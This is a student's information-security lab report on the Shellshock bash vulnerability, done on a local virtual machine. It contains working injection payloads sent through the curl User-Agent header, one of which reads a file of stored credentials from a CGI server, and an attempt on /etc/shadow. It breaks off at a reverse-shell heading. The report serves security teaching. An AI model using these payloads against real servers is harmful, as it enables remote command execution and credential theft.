



DEPARTMENT OF COMPUTER SCIENCE &  
ENGINEERING

Session: Jan 2021 – May 2021

**INFORMATION SECURITY**  
**LAB – 2**


**NAME : AMRUTHA BS**

## **Task 1: Experimenting with Bash Function**

In this task we will export a simple environment variable to see its effect on the bash and learn how the shellshock vulnerability works. Go to cgi-bin directory. (computer – user – lib – cgibin)

### **Command:**

```
$foo='() { echo "hello world";}'  
$echo $foo  
$declare -f foo  
$export foo  
$bash_shellshock  
$declare -f foo  
$foo
```



The screenshot shows a terminal window titled "INS VM 1 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[02/06/21]seed@PES2201800618_AmruthaBS:/$ cd usr  
[02/06/21]seed@PES2201800618_AmruthaBS:/usr$ cd lib  
[02/06/21]seed@PES2201800618_AmruthaBS:../lib$ cd cgi-bin  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ foo='() { echo "hello world"; }'  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ echo $foo  
()  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ declare -f foo  
declare -f foo()  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ export foo  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ bash shellshock  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ declare -f foo  
foo()  
{  
    echo "hello world"  
}  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$ foo  
hello world  
[02/06/21]seed@PES2201800618_AmruthaBS:../cgi-bin$
```


When we declare an environment variable which has a body of function in its value then that environment variable will be treated as a normal environment variable in that bash. That is why when we use the declare command in bash we see nothing but when we export the environment variable and open another bash then this environment variable is inherited by the child bash. The child bash inherits the environment variable, parses it and now treats it as a function instead. Thus executing foo in the child bash will echo “hello world” on the standard output.

Shellshock Vulnerability: Inheriting from parent to child.

### **Commands:**

```
$unset foo
$env | grep foo
$foo='() { echo "hello world"; }; echo "This is shellshock vulnerability"'
$export foo
$echo $foo
$bash_shellshock
```

It can be seen from the below screenshot that the second echo command gets printed after exporting the variable foo. The attacker can use this vulnerability to run malicious code instead of echo statement.



The screenshot shows a terminal window titled "Terminal" with a menu bar (File, Machine, View, Input, Devices, Help). The terminal output is as follows:


```
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ unset foo
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ env | grep foo
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ foo='() { echo "hello world"; }; echo "This is shellshock vulnerability"'
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ export foo
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ echo $foo
() { echo "hello world"; }; echo "This is shellshock vulnerability"
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ bash_shellshock
This is shellshock vulnerability
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

The same attack when performed in the patched version of bash nothing gets printed to the standard output console

**Commands:**

```
$env | grep foo
$foo='() { echo "hello world"; }; echo "This is shellshock vulnerability"'
$export foo
$env | grep foo
$bash
```

It can be seen from the below screenshot that the unlike the above case the second echo command does not get printed after exporting the variable foo. Clearly, indicating that the vulnerability has been patched.



```
INS VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ env | grep foo
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ foo='() { echo "hello world"; }; echo "This is shellshock vulnerability"'
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ export foo
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ env | grep foo
foo=() { echo "hello world"; }; echo "This is shellshock vulnerability"
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ bash
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

## **Task 2: Setting up CGI programs**

In this lab, we will launch a Shellshock attack on a remote web server. Many web servers enable CGI, which is a standard method used to generate dynamic content on Web pages and Web applications. Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote computer. If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server. In this task, we will set up a very simple CGI program (called myprog.cgi) like the following. It simply prints out "Hello World" using a shell script.

### **Commands:**

```
$sudo chmod 755 myprogram.cgi
```

```
$ls -l myprogram.cgi
```

```
myprogram.cgi
```

```
#!/bin/bash_shell
```

```
shock À echo
```

```
"Content-type:
```

```
text/plain"
```

```
echo
```

```
echo
```

```
echo "Hello World"
```

## CODE:

```
myprogram.cgi (/usr/lib/cgi-bin) - gedit
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

```
INS VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ sudo gedit myprogram.cgi
(gedit:2331): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:2331): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:2331): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:2331): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ sudo chmod 755 myprogram.cgi
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 85 Feb  6 09:33 myprogram.cgi
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

## command


**\$ curl http://localhost/cgi-bin/myprog.cgi**

**It can be seen from the below screenshot that hello world gets printed in the console. Thus, indicating that myprogram.cgi program has been set-up successfully.**

## Output of console

```
INS VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi
Hello World
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

## Output of web browser



In our setup, we run the Web server and the attack from the same computer, and that is why we use localhost. In real attacks, the server is running on a remote machine, and instead of using localhost we use the hostname or the IP address of the server.

### Task 3: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data needs to be passed via an environment variable. In this task, we need to see how we can achieve this goal. You can use the following CGI program to demonstrate that you can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables.

#### **command**

**\$ curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"**

#### **Use this program**

```
#!/bin/bash_shell
shock echo
"Content-type:
text/plain"
echo
echo "***** Environment
Variables *****" strings
/proc/$$/environ À
```


## CODE:



```
myprogram.cgi (/usr/lib/cgi-bin) - gedit
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```


It can be seen from the below screenshot that the string “MY MALICIOUS DATA” is stored in the environment variable HTTP\_USER\_AGENT. Thus, the data is passed to the vulnerable bash program via environment variable successfully.

## Output of console



```
INS VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ curl http://localhost/cgi-bin/myprogram.cgi -A "MY MALICIOUS DATA"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprogram.cgi
REMOTE_PORT=34308
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprogram.cgi
SCRIPT_NAME=/cgi-bin/myprogram.cgi
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

## Output of web browser



In the code above, Line 4 prints out the contents of all the environment variables in the current process. If your experiment is successful, you should be able to see your data string in the page that you get back from the server. In your report, please explain how the data from a remote user can get into those environment variables.

## Task 4: Launching the Shellshock Attack

After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. Your goal is to launch the attack through the URL `http://localhost/cgi-bin/myprog.cgi`, such that you can achieve something that you cannot do as a remote user. In this task, you should demonstrate the following:

- Using the Shellshock attack to steal the content of a secret file from the server.
- Please create one text file name it as secret and store it in cgi, create secret file with username and password)

Attack the cgi program to steal contents of a secret file from server

### Commands:

```
$ls -l secret
```


```
$cat secret
```

```
$ curl http://localhost/cgi-bin/secret
```

```
$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :}; echo Content-Type :text/plain; echo; /bin/cat secret;"
```




It can be seen from the below screenshot that when command **\$ curl <http://localhost/cgi-bin/secret>** is executed we cannot see the contents of the secret file



```
INS VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ ls -l secret
-rw-r--r-- 1 root root 43 Feb  6 10:01 secret
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ cat secret
USER NAME: AMRUTHA BS
PASSWORD: 0000000000
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$ curl http://localhost/cgi-bin/secret
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
[02/06/21]seed@PES2201800618_AmruthaBS:~/cgi-bin$
```

It can be seen from the below screenshot that when we execute the command **\$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :}; echo Content-Type :text/plain; echo; /bin/cat secret;"** we can retrieve the contents of the secret file successfully.




```
VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { :}; echo Content-Type:
text/plain;echo;/bin/cat secret;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :}; echo Content-Type:text/plain;echo;/bin/cat secret;
> Accept: */*
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 08:37:42 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 43
< Content-Type: text/plain
<
USER NAME: AMRUTHA BS
PASSWORD: 0000000000
* Connection #0 to host localhost left intact
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$
```

Answer the following question:

1. Will you be able to steal the content of the shadow file /etc/shadow?

Ans : No, we can't steal the content of the shadow file /etc/shadow



```
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprogram.cgi -A "() { ;; }; echo Content-Type: text/plain;echo;/etc/cat shadow;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { ;; }; echo Content-Type: text/plain;echo;/etc/cat shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 09 Feb 2021 08:38:35 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
* Connection #0 to host localhost left intact
[02/09/21]seed@PES2201800618_AmruthaBS_Attacker:~/cgi-bin$
```

2. Why or why not?

Ans: The file does not have the permission to be accessed by users other than Root.

## Task 5: Getting a Reverse Shell via Shellshock Attack

